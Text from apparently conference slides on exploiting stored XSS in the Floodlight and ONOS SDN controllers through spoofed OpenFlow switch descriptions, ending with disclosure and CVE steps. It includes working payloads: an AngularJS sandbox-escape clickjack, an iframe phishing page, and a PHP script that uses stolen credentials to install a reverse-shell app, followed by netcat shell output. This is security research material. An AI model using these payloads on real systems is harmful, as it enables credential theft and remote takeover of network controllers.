When AppSec meets NetSec

Exploiting XSS vulnerabilities in SDN controllers

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
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
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
- Software-Defined Networking(SDN)
- Vulnerability discovery process
- Exploitation
- Building Proof of Concept (PoC) exploits
- Reporting

Conventional Networking




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





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


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
Software-Defined Networking (SDN)



SDN Forwarding Devices (Switches)













SDN Control Protocol






















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
ONOS



What I was looking for

Vulnerability in the web interface





Aside: Cross-Site Scripting (XSS)

Awesome web app

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Awesome web app

Please enter your name: Dylan

Awesome web app

Hello, Dylan!

Aside: Cross-Site Scripting (XSS)

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| Please enter your name: | |
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Please enter your name: <h1>Dylan</h1>

Awesome web app

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
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Awesome web app

Please enter your name: <script>alert();</script>

This page says



Something of interest

| MAC | : 00:00:00:00:00:00:00:01 |
|------------------|---------------------------|
| Version | : OF_10 |
| Vendor | : Nicira, Inc. |
| Hardware Info | : Open vSwitch |
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Potential XSS



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


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
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                                 if(newStatus -- SwitchStatus.MASTER && role !- OFControllerRole.ROLE MASTER) {
                                     sw.disconnect():
                                  if(!oldStatus.isVisible() && newStatus.isVisible()) {
                                     addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.ADDED));
                                 } else if((oldStatus.isVisible() && InewStatus.isVisible())) {
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Sanitation!


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- Problem!
 - O How do we send custom switch details?

 Switch details are sent during the initial OpenFlow handshake



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/* Body of reply to OFPST_DESC request. Each entry is a NULL-terminated

* ASCII string. */

struct ofp_desc_stats {
    char mfr_desc[DESC_STR_LEN]; /* Manufacturer description. */
    char hw_desc[DESC_STR_LEN]; /* Hardware description. */
    char sw_desc[DESC_STR_LEN]; /* Software description. */
    char serial_num[SERIAL_NUM_LEN]; /* Serial number. */
    char dp_desc[DESC_STR_LEN]; /* Human readable description of datapath. */
    };
    OFP_ASSERT(sizeof(struct ofp_desc_stats) == 1056);
```

- Switch CLI
 - O Limited options.
- Modify switch binary
 - O Difficult to quickly alter payloads.
- Intercept and modify traffic
 - o Tricky to implement correctly.
- Create a custom switch with config file for switch details
 - O Bit of work involved but doable...

- sdnpwn of-switch
 - Switch details can be defined in a config file

```
dylan@kali:~/Projects/sdnpwn$ ./sdnpwn.py info of-switch
[+] Module Name: of switch
[+] Description: OpenFlow Switch
[+] Usage:
                      Description
Option
                                                                         Required
    --controller
                      IP address of controller (Default 127.0.0.1)
                                                                         No
    --port
                      Openflow port on controller (Default 6633)
                                                                         No
                      Switch configuration file to use
    --confia
                                                                         Yes
     --listen
                      Port for switch relay proxy
                                                                         No
                      Interface to forward packet out message payloads
                                                                        No
    --output-to
    --output-filter Filter packets by output port. Use with -o
                                                                         No
     --verbose
                      Enable verbose output
                                                                         No
```

```
"of-switch": {
        "vendor id":8992,
        "description": {
                 "manufacturer description": "Manufacturer desc",
                "hardware description": "Hardware desc",
                "software description": "Software desc",
                 "serial number": "12345",
                "dataplane description": "Dataplane Desc"
       },
"features": {
                "dataplane id": "00:00:de:ad:be:ed:de:ad",
                "number of buffers":1,
                "number of tables":1,
                "capabilities":0,
                "actions":0
       },
"ports":[
                     "port no":1,
                     "hardware address": "11:11:11:11:11:11",
                     "port name": "eth0",
                     "port config":0,
                     "port state":0,
                     "port curr":0,
                     "port advertised":0,
                     "port supported":0,
                     "port peer":0
                  "flow stats": {
                                    "duration sec":0,
                                   "duration nsec":0,
                                   "packet count":0,
                                   "byte count":0
```

```
"description": {
    "manufacturer_description":"Manufacturer Desc",
    "hardware_description":"<h1>HTML Injection!</h1>",
    "software_description":"Software Desc",
    "serial_number":"Serial Number",
    "dataplane_description":"DP Desc"
},
```

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Hardware Info
                         HTML Injection!
Software Version
                         : Software Desc
Serial Number
                         : Serial Number
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Datapath
```

<h1>HTML Injection</h1>

of:0000deadbeeddead

Vendor: of:0000deadbeeddead

Vendor: Manufacturer desc

H/W HTML

Version: Injection!

Software desc

Serial #: 12345 Protocol: OF_10

Developing a Proof-of-Concept (PoC)

We have something to report!

• But if we want this to be fixed quick we need to show that this is a problem.

• So let's develop some <u>terrifying</u>, <u>horrible</u> scenarios, build PoCs, and send these to the developers along with the bug report!

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


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
 Floodlight uses JQuery and plain old JavaScript for it's web UI - so any traditional XSS payload will work.

So what horrible exploit can we come up with...


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Firewall



▼ PUT

Scheme: http


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Filename: /wm/firewall/module/enable/json

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XSS payload to disable the network firewall:

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• ONOS uses AngularJS for its Web UI.

 AngularJS uses an expression sandbox - meaning that traditional XSS payloads cannot be used.


• But sandbox escapes are possible...


AngularJS Sandbox escape that worked with ONOS

```
<img
style='position:fixed;padding:0;margin:0;top:0;left:0;width:100%;height:100%;'
src=#foo usemap=#foo width=100%/> \\
<map name='foo'>
<area href=\"javascript:alert('Clickjacking used to execute XSS');\"
shape=default></area>
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








• Can we enable/disable applications?



• Cross-Site Request Forgery (CSRF) to REST API

Application

| GET /applications | Gets a list of all installed applications. |
|----------------------------------------|----------------------------------------------------------------------------------|
| GET /applications/{app-name} | Gets information about the named application. |
| POST /applications/ | Installs application using the posted app.xml or application package file (ZIP). |
| DELETE /applications/{app-name} | Uninstalls the named application. |
| POST /applications/{app-name}/active | Activates the named application. |
| DELETE /applications/{app-name}/active | Deactivates the named application. |
| GET /applications/ids/entry | Gets applicationId entry by either id or name |
| GET /applications/ids/ | Gets a list of all registered applicationIds |


• Can send GET and POSTS ok - can activate apps.

• Issues with any type of complex payload due to sandbox escape...

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| Open Ne | etwork Operating System |
|-----------|-------------------------|
| User: | |
| Password: | |
| | Login |

• What if we used a payload like this...

<iframe style='position:fixed;padding:0;margin:0;top:0;left:0;width:100%;height:100%;'frameBorder=0 src='http://192.168.56.1:8182/phisher.php'>


That when triggered would cover the web UI with a fake login page...

Open Network Operating System

User: Password:

| dylai | n@dek | oiar | ı:∼/Proje¢ | | ipwn/apps\$ php -S 127.0.0.1:8182 | |
|-------|-------|------|------------|-------|---------------------------------------------------------------|--|
| [Tue | 0ct | 10 | 09:44:24 | 2023] | PHP 7.4.33 Development Server (http://127.0.0.1:8182) started | |
| [Tue | 0ct | 10 | 09:44:31 | 2023] | 127.0.0.1:52766 Accepted | |
| [Tue | 0ct | 10 | 09:44:31 | 2023] | 127.0.0.1:52772 Accepted | |
| [Tue | 0ct | 10 | 09:44:31 | 2023] | 127.0.0.1:52772 [200]: GET /phisher.php | |
| [Tue | 0ct | 10 | 09:44:31 | 2023] | 127.0.0.1:52772 Closing | |
| [Tue | 0ct | 10 | 09:44:31 | 2023] | 127.0.0.1:52778 Accepted | |
| [Tue | 0ct | 10 | 09:44:31 | 2023] | 127.0.0.1:52778 [200]: GET /jquery-3.7.1.min.js | |
| [Tue | 0ct | 10 | 09:44:31 | 2023] | 127.0.0.1:52778 Closing | |

• ...and when the user enters their credentials we redirect them back to the ONOS web UI...



• ...while also using their credentials to upload a new app that gives us a reverse shell!

Automated through the PHP script

```
if(isset($_GET['user']) && isset($_GET['pass'])) {
    $username = $_GET['user'];
    $password = $_GET['pass'];

    $data = '{"url":"http://127.0.0.1/reverseshell-1.0-SNAPSHOT.oar", "activate":"true"}';

    $process = curl_init("http://127.0.0.1:8181/onos/v1/applications");

    curl_setopt($process, CURLOPT_HTTPHEADER, array('Content-Type: application/json'));
    curl_setopt($process, CURLOPT_HEADER, 1);
    curl_setopt($process, CURLOPT_USERPWD, $username . ":" . $password);
    curl_setopt($process, CURLOPT_POST, 1);
    curl_setopt($process, CURLOPT_POST, 1);
    curl_setopt($process, CURLOPT_POSTFIELDS, $data);
    curl_setopt($process, CURLOPT_RETURNTRANSFER, TRUE);
    $preturn = curl_exec($process);
    curl_close($process);
} else {
```



```
dylan@debian:~/SDN/controllers$ nc -l -p 9999
pwd
/home/dylan/SDN/controllers/onos-1.9.0/apache-karaf-3.0.8
whoami
dylan
```

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Reporting

- Floodlight
 - Open-source project on Github
 - Reported to developer via email

- ONOS
 - O Has an organisation behind it
 - Reported to security contact address via email

 Sent details of the vulnerability, code and files for PoC, videos of PoC, and potential fixes.

Obtaining CVE IDs

• Sometimes the organisation can obtain one directly or will request one.

- You can also obtain one directly (https://cveform.mitre.org/)
 - o Vuln type
 - o Vendor/Project & Version
 - o Attack type
 - o Impact
 - o Affected components
 - o References (Patch notes)

Thank you

Questions?